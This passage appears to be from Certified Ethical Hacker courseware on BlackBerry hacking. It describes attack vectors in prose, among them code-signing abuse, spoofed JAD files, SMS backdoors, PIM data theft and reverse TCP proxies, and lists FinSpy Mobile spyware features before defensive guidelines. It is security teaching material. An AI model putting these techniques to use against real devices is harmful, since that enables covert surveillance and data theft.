- Download apps only from trusted sources like Zune Marketplace
- Keep your phone updated with **WP8 security** updates
- Make sure to clear all your browsing history from Internet Explorer
- Use Zune desktop software to **backup** your device data
- Try to avoid accessing password protected websites in your windows phone while you are in unsecured Wi-Fi networks
- Setup passwords for **WP8 lock screen**
- Protect your WP8 SIM (Subscriber Identity Module) with a PIN (personal identification number)



## Module Flow

BlackBerry is a brand of wireless handheld devices and service developed by **Research In Motion** (RIM). Attackers are also concentrating on BlackBerry devices.

	<b>Mobile Platform Attack Vectors</b>		<b>Hacking BlackBerry</b>
	<b>Hacking Android iOS</b>		<b>Mobile Device Management</b>
	<b>Hacking iOS</b>		<b>Mobile Security Guidelines and Tools</b>
	<b>Hacking Windows Phone OS</b>		<b>Mobile Pen Testing</b>

This section introduces you to the BlackBerry operating system, BlackBerry enterprise solution architecture, and attack vectors. It also covers **guidelines** for securing BlackBerry devices.

The infographic is titled "BlackBerry Operating System" and includes the CEH logo. It highlights the following features:

- BlackBerry OS:** Described as a proprietary mobile operating system developed by Research In Motion (RIM) for its BlackBerry line of smartphones and handheld devices.
- Java Based Application:** Includes a Java-based third-party application framework that implements J2ME Mobile Information Device Profile v2 (MIDP2) and Connected Limited Device Configuration (CLDC), as well as a number of RIM specific APIs.
- BlackBerry Features:** A row of five icons representing native support for corporate email, BlackBerry Enterprise Server, BlackBerry Messenger, BlackBerry Internet Service, and BlackBerry email client.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## BlackBerry Operating System

BlackBerry OS is a proprietary mobile operating system developed by **Research In Motion (RIM)** for its BlackBerry line of smartphones and handheld devices. It includes a Java-based third-party application framework that implements J2ME Mobile Information Device Profile v2 (MIDP2) and **Connected Limited Device Configuration** (CLDC), as well as a number of RIM specific APIs.

Some of the features of BlackBerry include:

- ➊ Native support for corporate email
- ➋ BlackBerry Enterprise Server
- ➌ BlackBerry Messenger
- ➍ BlackBerry Internet Service
- ➎ BlackBerry email client



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## BlackBerry Enterprise Solution Architecture

Blackberry Enterprise Solution allows mobile users to wirelessly access their organization emails and other **business-critical applications** safely and securely. BlackBerry Enterprise Solution Architecture is comprised of six vital elements. They are BlackBerry® Enterprise Server, BlackBerry® Mobile Data System, BlackBerry Smartphones, Devices with BlackBerry® Connect™ software, BlackBerry® Alliance Program, and BlackBerry Solution Services.

The enterprise server, together with **enterprise** messaging and collaboration systems, provides email access to mobile users, enterprise instant messaging, and personal information management tools. Poorly **configured** firewalls increase the risk of attacks. The Web, Database, and Application Server contain **vulnerabilities**. If the attacker detects those vulnerabilities, then he or she can easily carry out an attack and take control over the entire server.






FIGURE 16.55: BlackBerry Enterprise Solution Architecture



## BlackBerry Attack Vectors

BlackBerry is prone to many attacks since there are many new tools and methods available for finding potential **vulnerabilities** present on BlackBerry devices. Attack vectors such as luring and attracting users to download **malicious software** on their mobiles, finding website vulnerabilities using tools, etc. are the few techniques used by an attacker for carrying out attacks on **BlackBerry** devices. Apart from these techniques there are many more attack vectors that allow attackers to launch attacks on **BlackBerrys** that include:

- ➊ Malicious Code Signing
- ➋ Memory and Processes Manipulations
- ➌ Email Exploits
- ➍ TCP/IP Connections Vulnerabilities
- ➎ Blackberry Malwares
- ➏ JAD File Exploits
- ➐ Short Message Service (SMS) Exploits
- ➑ PIM Data Attacks
- ➒ Telephony Attacks



## Malicious Code Signing

BlackBerry applications must be signed by RIM to get full access to the operating system APIs. If a required signature is missing or the application is altered after signing, the **JVM** will either **refuse/restrict the API** access to the application or will fail at run-time with an error message. Attackers can obtain code-signing keys **anonymously** using prepaid credit cards and false details, sign a malicious application, and publish it on the **BlackBerry app world**. Attackers can also **compromise** a developer's system to **steal code-signing keys** and passwords to decrypt the encrypted keys.

A pictorial representation of **malicious code** signing follows:



FIGURE 16.56: Malicious Code Signing Screenshot

## JAD File Exploits and Memory/ Processes Manipulations

**C|EH**  
Certified Ethical Hacker

### JAD File Exploits

- .jad (Java Application Descriptors) files include the **attributes of a java application**, such as app description, vendor details and size, and provides the URL where the application can be downloaded
- It is used as a standard way to provide **Over The Air (OTA)** installation of java applications on J2ME mobile devices
- Attackers can use specially crafted .jad file with **spoofed information** and trick user to **install malicious apps**



### Memory/Processes Manipulations

- Attackers can create malicious applications by creating an **infinite loop**, with a break condition in the middle that will always be false to bypass compiler verification
- It will cause a **denial-of-service (DoS) attack** when the malicious application is run rendering the device unresponsive



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## JAD File Exploits and Memory/ Processes Manipulations




### JAD File Exploits

JAD (**Java Application Descriptors**) files include the attributes of a Java application, such as app description and vendor details and size, and provides the URL where the application can be downloaded. It is used as a standard way to provide **Over The Air (OTA)** installation of Java applications on **J2ME** mobile devices. Attackers can use specially crafted .jad files with spoofed information and trick users into installing malicious apps.



### Memory/Processes Manipulations

Attackers can create malicious applications by creating an infinite loop, with a break condition in the middle that will always be false to bypass compiler verification. It will cause a **denial-of-service (DoS) attack** when the malicious application is run, rendering the device unresponsive.



## Short Message Service (SMS) Exploits



### Premium Rate Scam

Regular PC users are more likely to be targeted by premium rate "dialers," applications that connect a user's **modem** to a premium rate telephone number, which results in more service provider bills than expected. The same mechanism is enforced in BlackBerry but doesn't use premium rate **SMSes**.

The working of the application is illustrated in the figure that follows:




FIGURE 16.57: Short Message Service (SMS) Exploits



### SMS interception

Sending and receiving of messages can be done easily by the **unsigned application**. The

messages from a **compromised** BlackBerry can be sent and received by **third parties** easily using a malicious application.

The malicious application works as shown here:



FIGURE 16.58: SMS interception




## SMS Backdoor

SMS is basically used as a command and control channel by the signed malicious application for a backdoor. This malicious application has the ability to send and receive messages, steal or alter **confidential** or personal data, and open **TCP/IP connections**. The incoming SMS messages are monitored thoroughly for finding out keywords or for important phone numbers. These message are interpreted by the attacker as commands for carrying out certain malicious activities.



FIGURE 16.59: SMS Backdoor



## Email Exploits

In BlackBerry mobile, all the email is sent, received, and read through the **net.rim.blackberry.api.mail** package and this package can be used only on signed applications. BlackBerry attachment service supports only files with extensions such as .doc, .pdf, .txt, .wpd, .xls, and .ppt, but it can send any kind of file via email. An **attachment** with file type .cod is not supported by BlackBerry.



FIGURE 16.60: Email Exploits

## PIM Data Attacks and TCP/IP Connections Vulnerabilities

**C|EH**  
Certified Ethical Hacker

### PIM Data Attacks

- Personal Information Management (PIM) data in the PIM database of a BlackBerry device includes **address books, calendars, tasks, and memopads** information
- Attackers can create **malicious signed application** that read all the PIM data and send it to an attacker using different **transport mechanisms**
- The malicious applications can also **delete or modify the PIM data**



### TCP/IP Connections Vulnerabilities

- If the device firewall is off, signed apps can **open TCP connections** without the user being prompted
- Malicious apps installed on the device can **create a reverse connection with the attacker** enabling him to utilize the infected device as a **TCP proxy** and gain access to organization's internal resources
- Attackers can also exploit the reverse TCP connection for backdoors and perform various **malicious information gathering attacks**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## PIM Data Attacks and TCP/IP Connections



### Vulnerabilities

#### PIM Data Attacks

**Personal Information Management (PIM)** data in the PIM database of a BlackBerry device includes address books, calendars, tasks, and memopads information. Attackers can create malicious signed applications that read all the **PIM data** and send it to an attacker using the different **transport mechanisms**. The malicious applications can also delete or modify the PIM data.

#### TCP/IP Connections Vulnerabilities

If the device firewall is off, signed apps can open **TCP connections** without the user being prompted. **Malicious apps** installed on the device can create a reverse connection with the attacker enabling him or her to utilize infected device as a **TCP proxy** and gaining access to organization's internal resources. Attackers can also exploit the reverse TCP connection for backdoors and perform various **malicious information gathering attacks**.

The screenshot shows a software interface for 'Blackberry Spyware: FinSpy Mobile'. On the left, there's a sidebar with a yellow header containing the title. Below it, there's a section for 'Application Details' with fields for Name (rlc\_channel\_mode\_updater), Version (4.1), Vendor (TellCOM Systems LTD), and Size (139.0KB). A 'Description' field contains the text 'Common Communication Update DSCH/USCH V32'. Below this, a checkbox labeled 'Set application permissions' is checked, with 'Download' and 'Cancel' buttons next to it. To the right, a large text area titled 'It provides the remote user with:' lists six features, each preceded by a blue diamond icon:

- Recording of common communications like Voice Calls, SMS/MMS and Emails
- Live Surveillance through Silent Calls
- File Download (Contacts, Calendar, Pictures, Files)
- Country Tracing of Target (GPS and Cell ID)
- Full Recording of all BlackBerry Messenger communications
- Covert Communications with Headquarters


At the bottom of the interface, a copyright notice reads: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



## Blackberry Spyware: FinSpy Mobile

FinSpy Mobile provides the remote user with:


- Recording of common communications such as voice calls, SMS/MMS, and emails
- Live **surveillance** through silent calls
- File download (contacts, calendar, pictures, files)
- Country tracing of target (GPS and cell ID)
- Full recording of all BlackBerry **Messenger communications**
- Covert communications with headquarters



## Guidelines for Securing BlackBerry Devices

Every user must follow guidelines to protect their BlackBerry devices against various attacks:

- Use content protection feature for **protecting** data on BlackBerry Enterprise Network
- Use password encryption for protecting files on BlackBerry devices
- Use BlackBerry Protect or other security apps for **securing confidential data**
- Enable SD-card/media card encryption for protecting data
- Enterprises should follow a **security policy** for managing BlackBerry devices
- Maintain a monitoring mechanism for network **infrastructure** on BlackBerry Enterprise Network
- Disable **unnecessary** applications from BlackBerry Enterprise Network
- Provide training on **security awareness** and attacks on handheld devices on BlackBerry Enterprise Network



## Module Flow

So far, we have discussed various mobile platform attack vectors, how to hack Android OS, iOS, Windows Phone OS, and BlackBerry. Now, we will discuss Mobile Device Management (MDM), software that secures, monitors, manages, and supports mobile devices.

Mobile Platform Attack Vectors	Hacking BlackBerry
Hacking Android iOS	<b>Mobile Device Management</b>
Hacking iOS	Mobile Security Guidelines and Tools
Hacking Windows Phone OS	Mobile Pen Testing

This section introduces you to MDM and its logical architecture. It also covers various MDM solutions.

## Mobile Device Management (MDM)

**C|EH**  
Certified Ethical Hacker

